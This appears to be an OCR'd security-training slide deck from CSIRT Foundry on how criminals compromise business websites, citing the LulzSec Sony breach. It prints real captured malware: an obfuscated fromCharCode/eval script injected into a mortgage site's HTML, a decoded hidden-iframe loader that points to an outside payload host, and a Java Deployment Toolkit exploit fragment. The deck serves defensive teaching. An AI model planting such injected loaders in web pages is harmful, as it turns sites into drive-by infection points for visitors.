How poor web security lets criminals make your business help theirs

Chris Horsley

CSIRT Foundry

What you'll learn

- What types of attacks are out there?
- How do people turn your web sites into cash?
- How can it impact your business?
- What to do about it?

CSIRT foundry

Introduction

- Web dev
- Security guy
- Founded CSIRT Foundry last year - security consulting and training

CSIRT foundry

We’ve seen lots of certain types of attacks...

CSIRT foundry

Sony Hacked Again, 1 Million Passwords Exposed

Hacker group LulzSec releases 150,000 Sony Pictures records, including usernames and passwords in latest setback for consumer electronics giant.

By **Mathew J. Schwartz** InformationWeek
June 03, 2011 11:36 AM

A group of hackers behind the recent PBS website breach said they've now hacked into a Sony website. The hackers, who call themselves LulzSec or the Lulz Boat, said they exploited the Sony Pictures website via a SQL injection attack.

(click image for larger view)

Slideshow: 10 Massive Security Breaches

"We recently broke into SonyPictures.com and compromised over 1,000,000 users' personal information, including passwords, email addresses, home addresses, dates of birth, and all Sony opt-in data associated with their accounts," the group said in a Pastebin post. "Among other things, we also compromised all admin details of Sony Pictures (including passwords) along with 75,000 'music codes' and 3.5 million 'music coupons.'"

You can make browsers do more than display web pages...

CSIRT foundry

You can make browsers do more than display web pages...

...and not in a good way

CSIRT foundry

Home Weight Loss Car Care Finance Commercial Real Estate Lawyers Injury Attorney Health and Beauty

Home Loans

Atlanta area Home Loans

Find Home Loans in Atlanta !

As Atlanta 's most committed mortgage loan lender, we are dedicated to offering the best interest rates available, along with superior service to ensure that the loan process is efficient and hassle free for our customers.

Contact one of our home mortgage loan consultants to learn more information about the following home loan products we offer:

•Home Purchases in Atlanta , Georgia and surrounding areas.

Financing available up to 100% of the purchase price. We specialize in first time home buyer mortgage loans with great rates.

•Refinance Loans

We have programs available to refinance your current home loan to obtain a lower interest rate, receive cash to pay off other debts, receive cash for home improvements or simply to purchase a major asset using the equity for tax advantages.

•Debt Consolidation Loans

You may use the equity in your home to pay off debts with a second mortgage and depending on your credit, we have programs allowing you to borrow up to 90% of the value of your home.

•Investment Property Loans

Whether refinancing or buying an investment project, we guarantee that you will not find lower rates or an easier process when obtaining the loan.

Serving Atlanta and delivering the highest level of customer service while offering the lowest rates available to our clients.

We offer a variety of different home loan products serving clients with credit rated from excellent to poor.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Home Loans in Atlanta , Certified Atlanta  Home Loans, Ga., inmetroatlanta.com</title>
<meta name="Keywords" content="Home Loans, Atlanta , Georgia, professional Home Loans, trusted, " />
<meta name="Description" content="Best Home Loans in Atlanta ." />
<title>Home Loans</title>
<link href="css/style.css" type="text/css" rel="stylesheet" />
</head>

<body><!--898dcf--><script>Object.prototype.qwe=function(){return String['fro'+'mCha'+'rCo'+'de'];};Object.prototype.asd="e";var s="";try{{}['qwtqwt']();}catch(q){r=1;}if(r&&+new Objec
t(1231)&&document.createTextNode('123').data&&typeof{}.asd.vfr==='undefined')r=2;e=eval;m=[-r+11,-r+11,-r+107,-r+104,-r+34,-r+42,-r+102,-r+113,-r+101,-r+119,-r+111,-r+103,-r+112,-r+118
,-r+48,-r+105,-r+103,-r+118,-r+71,-r+110,-r+103,-r+111,-r+103,-r+112,-r+118,-r+117,-r+68,-r+123,-r+86,-r+99,-r+105,-r+80,-r+99,-r+111,-r+103,-r+42,-r+41,-r+100,-r+113,-r+102,-r+123,-r+
41,-r+43,-r+93,-r+50,-r+95,-r+43,-r+125,-r+11,-r+11,-r+11,-r+107,-r+104,-r+116,-r+99,-r+111,-r+103,-r+116,-r+42,-r+43,-r+61,-r+11,-r+11,-r+127,-r+34,-r+103,-r+110,-r+117,-r+103,-r+34,-
r+125,-r+11,-r+11,-r+11,-r+102,-r+113,-r+101,-r+119,-r+111,-r+103,-r+112,-r+118,-r+48,-r+121,-r+116,-r+107,-r+118,-r+103,-r+42,-r+36,-r+62,-r+107,-r+104,-r+116,-r+99,-r+111,-r+103,-r+3
4,-r+117,-r+116,-r+101,-r+63,-r+41,-r+106,-r+118,-r+118,-r+114,-r+60,-r+49,-r+49,-r+121,-r+121,-r+121,-r+48,-r+111,-r+107,-r+101,-r+106,-r+103,-r+110,-r+110,-r+103,-r+101,-r+113,-r+110
,-r+110,-r+107,-r+103,-r+116,-r+48,-r+101,-r+113,-r+111,-r+49,-r+102,-r+115,-r+108,-r+53,-r+101,-r+114,-r+119,-r+49,-r+123,-r+57,-r+115,-r+106,-r+118,-r+58,-r+48,-r+106,-r+118,-r+111,-
r+110,-r+41,-r+34,-r+121,-r+107,-r+102,-r+118,-r+106,-r+63,-r+41,-r+51,-r+50,-r+41,-r+34,-r+106,-r+103,-r+107,-r+105,-r+106,-r+118,-r+63,-r+41,-r+51,-r+50,-r+41,-r+34,-r+117,-r+118,-r+
123,-r+110,-r+103,-r+63,-r+41,-r+120,-r+107,-r+117,-r+107,-r+100,-r+107,-r+110,-r+107,-r+118,-r+123,-r+60,-r+106,-r+107,-r+102,-r+102,-r+103,-r+112,-r+61,-r+114,-r+113,-r+117,-r+107,-r
+118,-r+107,-r+113,-r+112,-r+60,-r+99,-r+100,-r+117,-r+113,-r+110,-r+119,-r+118,-r+103,-r+61,-r+110,-r+103,-r+104,-r+118,-r+60,-r+50,-r+61,-r+118,-r+113,-r+114,-r+60,-r+50,-r+61,-r+41,
-r+64,-r+62,-r+49,-r+107,-r+104,-r+116,-r+99,-r+111,-r+103,-r+64,-r+36,-r+43,-r+61,-r+11,-r+11,-r+127,-r+11,-r+11,-r+104,-r+119,-r+112,-r+101,-r+118,-r+107,-r+113,-r+112,-r+34,-r+107,-
r+104,-r+116,-r+99,-r+111,-r+103,-r+116,-r+42,-r+43,-r+125,-r+11,-r+11,-r+11,-r+120,-r+99,-r+116,-r+34,-r+104,-r+34,-r+63,-r+34,-r+102,-r+113,-r+101,-r+119,-r+111,-r+103,-r+112,-r+118,
-r+48,-r+101,-r+116,-r+103,-r+99,-r+118,-r+103,-r+71,-r+110,-r+103,-r+111,-r+103,-r+112,-r+118,-r+42,-r+41,-r+107,-r+104,-r+116,-r+99,-r+111,-r+103,-r+41,-r+43,-r+61,-r+104,-r+48,-r+11
7,-r+103,-r+118,-r+67,-r+118,-r+118,-r+116,-r+107,-r+100,-r+119,-r+118,-r+103,-r+42,-r+41,-r+117,-r+116,-r+101,-r+41,-r+46,-r+41,-r+106,-r+118,-r+118,-r+114,-r+60,-r+49,-r+49,-r+121,-r
+121,-r+121,-r+48,-r+111,-r+107,-r+101,-r+106,-r+103,-r+110,-r+110,-r+103,-r+101,-r+113,-r+110,-r+110,-r+107,-r+103,-r+116,-r+48,-r+101,-r+113,-r+111,-r+49,-r+102,-r+115,-r+108,-r+53,-
r+101,-r+114,-r+119,-r+49,-r+123,-r+57,-r+115,-r+106,-r+118,-r+58,-r+48,-r+106,-r+118,-r+111,-r+110,-r+41,-r+43,-r+61,-r+104,-r+48,-r+117,-r+118,-r+123,-r+110,-r+103,-r+48,-r+120,-r+10
7,-r+117,-r+107,-r+100,-r+107,-r+110,-r+107,-r+118,-r+123,-r+63,-r+41,-r+106,-r+107,-r+102,-r+102,-r+103,-r+112,-r+41,-r+61,-r+104,-r+48,-r+117,-r+118,-r+123,-r+110,-r+103,-r+48,-r+114
,-r+113,-r+117,-r+107,-r+118,-r+107,-r+113,-r+112,-r+63,-r+41,-r+99,-r+100,-r+117,-r+113,-r+110,-r+119,-r+118,-r+103,-r+41,-r+61,-r+104,-r+48,-r+117,-r+118,-r+123,-r+110,-r+103,-r+48,-
r+110,-r+103,-r+104,-r+118,-r+63,-r+41,-r+50,-r+41,-r+61,-r+104,-r+48,-r+117,-r+118,-r+123,-r+110,-r+103,-r+48,-r+118,-r+113,-r+114,-r+63,-r+41,-r+50,-r+41,-r+61,-r+104,-r+48,-r+117,-r
+103,-r+118,-r+67,-r+118,-r+118,-r+116,-r+107,-r+100,-r+119,-r+118,-r+103,-r+42,-r+41,-r+121,-r+107,-r+102,-r+118,-r+106,-r+41,-r+46,-r+41,-r+51,-r+50,-r+41,-r+43,-r+61,-r+104,-r+48,-r
+117,-r+103,-r+118,-r+67,-r+118,-r+118,-r+116,-r+107,-r+100,-r+119,-r+118,-r+103,-r+42,-r+41,-r+106,-r+103,-r+107,-r+105,-r+106,-r+118,-r+41,-r+46,-r+41,-r+51,-r+50,-r+41,-r+43,-r+61,-
r+11,-r+11,-r+11,-r+102,-r+113,-r+101,-r+119,-r+111,-r+103,-r+112,-r+118,-r+48,-r+105,-r+103,-r+118,-r+71,-r+110,-r+103,-r+111,-r+103,-r+112,-r+118,-r+117,-r+68,-r+123,-r+86,-r+99,-r+1
05,-r+80,-r+99,-r+111,-r+103,-r+42,-r+41,-r+100,-r+113,-r+102,-r+123,-r+41,-r+43,-r+93,-r+50,-r+95,-r+48,-r+99,-r+114,-r+114,-r+103,-r+112,-r+102,-r+69,-r+106,-r+107,-r+110,-r+102,-r+4
2,-r+104,-r+43,-r+61,-r+11,-r+11,-r+127];mm={}.qwe();for(i=0;i<m.length;i++)if({}.asd==='e')s+=mm(e("m"+"["+"i]"));e(s);</script><!--/898dcf-->

    <div class="wrapper">
        <div class="header">
            <div class="nav">
                <div class="navigation">
                    <ul>
                        <li><a href="http://www.inmetroatlanta.com" class="menulinks">Home</a></li>
                        <li><a href="http://weightloss.inmetroatlanta.com" class="menulinks">Weight Loss</a></li>
                        <li><a href="http://carcareautoservice.inmetroatlanta.com" class="menulinks">Car Care</a></li>
```

```
if (document.getElementsByTagName('body')[0]){
  iframer();
}
else {
  document.write("
<iframe src='http://www.michellecollier.com/dqj3cpu/y7qht8.html' width='10' he
yle='visibility:hidden;position:absolute;left:0;top:0;'></iframe>");
}
function iframer(){
  var f = document.createElement('iframe');
  f.setAttribute('src', 'http://www.michellecollier.com/dqj3cpu/y7qht8.html');
  f.style.visibility = 'hidden';
  f.style.position = 'absolute';
  f.style.left = '0';
  f.style.top = '0';
  f.setAttribute('width', '10');
  f.setAttribute('height', '10');
  document.getElementsByTagName('body')[0].appendChild(f);
}
```

```
<html>^M
<body>^M
<object id="java_obj" classid="clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA" width="0" height="0">^M
<PARAM name="launchjnlp" value="1">^M
<PARAM name="docbase" value="AAAA
```

Vulnerability Notes Database

Search Vulnerability Notes

Vulnerability Notes Help Information

Report a Vulnerability

Vulnerability Note VU#886582

Java Deployment Toolkit insufficient argument validation

Overview

The Sun Java Deployment Toolkit plugin and ActiveX control perform insufficient argument validation, allowing an attacker to perform several attacks, including the execution of an arbitrary JAR file.

Result:

Visitors to the website are now remote controlled.

CSIRT foundry

Web site

CSIRT foundry


Compromised site


CSIRT foundry


Payload site

